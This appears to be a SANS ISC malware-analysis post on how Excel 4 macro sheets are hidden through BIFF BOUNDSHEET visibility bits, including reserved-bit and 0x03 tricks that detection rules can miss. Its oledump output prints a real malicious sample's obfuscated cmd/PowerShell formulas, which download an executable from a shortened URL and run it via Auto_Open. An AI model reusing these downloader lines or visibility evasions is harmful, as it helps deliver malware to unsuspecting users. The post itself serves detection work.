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Excel 4 Macros: "Abnormal Sheet Visibility"

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
3 comment(s)
Excel 4 macros are composed of formulas (commands) and values stored inside a sheet.

Each sheet in a spreadsheet can be "visible", "hidden" or "very hidden". Malware authors will often make Excel 4 macro sheets hidden or very hidden.

In .xls files, spreadsheet data is stored in the Workbook stream as BIFF records. There is a BIFF record for sheets: the BOUNDSHEET record. The byte value at position 5 in a BOUNDSHEET record defines the visibility of a sheet: visible (0x00), hidden (0x01) or very hidden (0x02):




```
SANS ISC C:\Demo>oledump.py -p plugin_biff --pluginoptions "-o BOUNDSHEET -a" Info01.xls.zip
  1:      4096 '\x05DocumentSummaryInformation'
  2:       240 '\x05SummaryInformation'
  3:    101978 'Workbook'
               Plugin: BIFF plugin
                 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
                 ' 00000000: B8 66 01 00 00 00 06 00  \xb8f......'
                  00000008: 53 68 65 65 74 31        Sheet1
                 0085     18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
                 ' 00000000: 3A 84 01 00 02 01 0A 00  :\x84......'
                  00000008: 65 36 6F 47 67 69 39 67  e6oGgi9g
                  00000010: 5A 4E                    ZN

SANS ISC C:\Demo>
```

Encoding the visibility of a sheet is done with the 2 least significant bits. Per Microsoft's documentation, the 6 more significant bits are unused bits and must be ignored. In spreadsheets created with Excel, these bits are set to 0.


From time to time, I find malicious Excel 4 macro documents, where these bits are not zero:



```
@SANS_ISC C:\Demo>oledump.py -p plugin_biff --pluginoptions "-x" fe3b575c23731450d3886c43443eb208cd4c384c36dda6b2eec187a05ee7ae47.vir
  1:       276 '\x05DocumentSummaryInformation'
  2:       156 '\x05SummaryInformation'
  3:     64932 'Workbook'
               Plugin: BIFF plugin
                 0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, reserved bits not zero: 0x08 very hidden - Macro1
                 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Feuil1
                 0018     23 LABEL : Cell Value, String Constant - built-in-name 1 Auto_Open len=7 ptgRef3d Macro1!R583C11
                 '0006    150 FORMULA : Cell Formula - R583C11 len=128 ptgStr "cmd /k p^ower^shell -w 1 (nEw-oBje`cT Net.WebcL`IENt).(\'Down\'+\'loadFil
e\').Invoke((\'ht\'+\'tps://cutt.ly/Sgjv3UN\'),\'eh.exe\')" ptgFuncVarV args 1 func EXEC (0x006e) '
                 0006    118 FORMULA : Cell Formula - R584C11 len=96 ptgStr "cmd /k p^ower^shell -w 1 stARt`-slE`Ep 32; Move-Item "eh.exe" -Destination
"$env:appdata"" ptgFuncVarV args 1 func EXEC (0x006e)
                 0006     97 FORMULA : Cell Formula - R585C11 len=75 ptgStr "cmd /k po^wer^shell -w 1 stARt`-slE`Ep 32; cd $env:appdata; ./eh.exe" ptgFu
ncVarV args 1 func EXEC (0x006e)
                 0006     26 FORMULA : Cell Formula - R586C11 len=4 ptgFuncVarV args 0 func PAUSE (0x00f8)

@SANS_ISC C:\Demo>
```

oledump's plugin_biff will report this: "reserved bits not zero".




```
@SANS_ISC C:\Demo>oledump.py -p plugin_biff --pluginoptions "-x -a" fe3b575c23731450d3886c43443eb208cd4c384c36dda6b2eec187a05ee7ae47.vir
  1:       276 '\x05DocumentSummaryInformation'
  2:       156 '\x05SummaryInformation'
  3:     64932 'Workbook'
               Plugin: BIFF plugin
                 0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, reserved bits not zero: 0x08 very hidden - Macro1
                  00000000: 21 D0 00 00 0A 01 06 00  !Ð......
                  00000008: 4D 61 63 72 6F 31        Macro1
                 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Feuil1
                  00000000: 4E E9 00 00 00 00 06 00  Né......
                  00000008: 46 65 75 69 6C 31        Feuil1
                 0018     23 LABEL : Cell Value, String Constant - built-in-name 1 Auto_Open len=7 ptgRef3d Macro1!R583C11
                  00000000: 20 00 00 01 07 00 00 00   .......
                  00000008: 00 00 00 00 00 00 00 01  ........
                  00000010: 3A 00 00 46 02 0A 00     :..F...
                 '0006    150 FORMULA : Cell Formula - R583C11 len=128 ptgStr "cmd /k p^ower^shell -w 1 (nEw-oBje`cT Net.WebcL`IENt).(\'Down\'+\'loadFil
e\').Invoke((\'ht\'+\'tps://cutt.ly/Sgjv3UN\'),\'eh.exe\')" ptgFuncVarV args 1 func EXEC (0x006e) '
                  00000000: 46 02 0A 00 40 00 00 00  F...@...
                  00000008: 00 00 00 00 00 00 02 00  ........
                 ' 00000010: 00 00 00 00 80 00 17 79  ....\x80..y'
                  00000018: 00 63 6D 64 20 2F 6B 20  .cmd /k
                  00000020: 70 5E 6F 77 65 72 5E 73  p^ower^s
                  00000028: 68 65 6C 6C 20 2D 77 20  hell -w
                  00000030: 31 20 28 6E 45 77 2D 6F  1 (nEw-o
                  00000038: 42 6A 65 60 63 54 20 4E  Bje`cT N
                  00000040: 65 74 2E 57 65 62 63 4C  et.WebcL
                  00000048: 60 49 45 4E 74 29 2E 28  `IENt).(
                 " 00000050: 27 44 6F 77 6E 27 2B 27  'Down'+'"
                  00000058: 6C 6F 61 64 46 69 6C 65  loadFile
```

The "visibility" value is 0x0A, that's 0x08 + 0x02: thus the sheet is very hidden (0x02).

Excel has no problem at all opening a spreadsheet like this (the unused bits must be ignored). But if you use or develop detection rules like YARA, Suricata, ... ; be aware that these unused bits can be set to 1 in stead of 0.

You might wonder: 2 bits to encode visibility. Visible (0x00), hidden (0x01) or very hidden (0x02).

What about 0x03?




@SANS_ISC C:\Demo$G

```
@SANS_ISC C:\Demo>oledump.py -p plugin_biff --pluginoptions "-o BOUNDSHEET -a" Book2.xls
  1:       108 '\x01CompObj'
  2:       288 '\x05DocumentSummaryInformation'
  3:       216 '\x05SummaryInformation'
  4:     16219 'Workbook'
               Plugin: BIFF plugin
                 0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, visibility=3 - Macro1
                  00000000: B6 3B 00 00 03 01 06 00  ¶;......
                  00000008: 4D 61 63 72 6F 31        Macro1
                 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet1
                  00000000: C8 3D 00 00 00 00 06 00  È=......
                  00000008: 53 68 65 65 74 31        Sheet1
  5:       420 '_VBA_PROJECT_CUR/PROJECT'
  6:        62 '_VBA_PROJECT_CUR/PROJECTwm'
  7: m     977 '_VBA_PROJECT_CUR/VBA/Sheet1'
  8: m     985 '_VBA_PROJECT_CUR/VBA/ThisWorkbook'
  9:      2447 '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
 10:       519 '_VBA_PROJECT_CUR/VBA/dir'

@SANS_ISC C:\Demo>
```

When a sheet's visibility is set to 0x03 (I do this by patching the .xls with a binary editor), my tests with Excel 2016 and 2019 show that an Excel 4 macro sheet will behave as "very hidden", and the macro code will be executed.

However, before a user is prompted to enable macros, that user will have to click through extra warnings:



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

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Keywords: excel4 macros maldoc vibility

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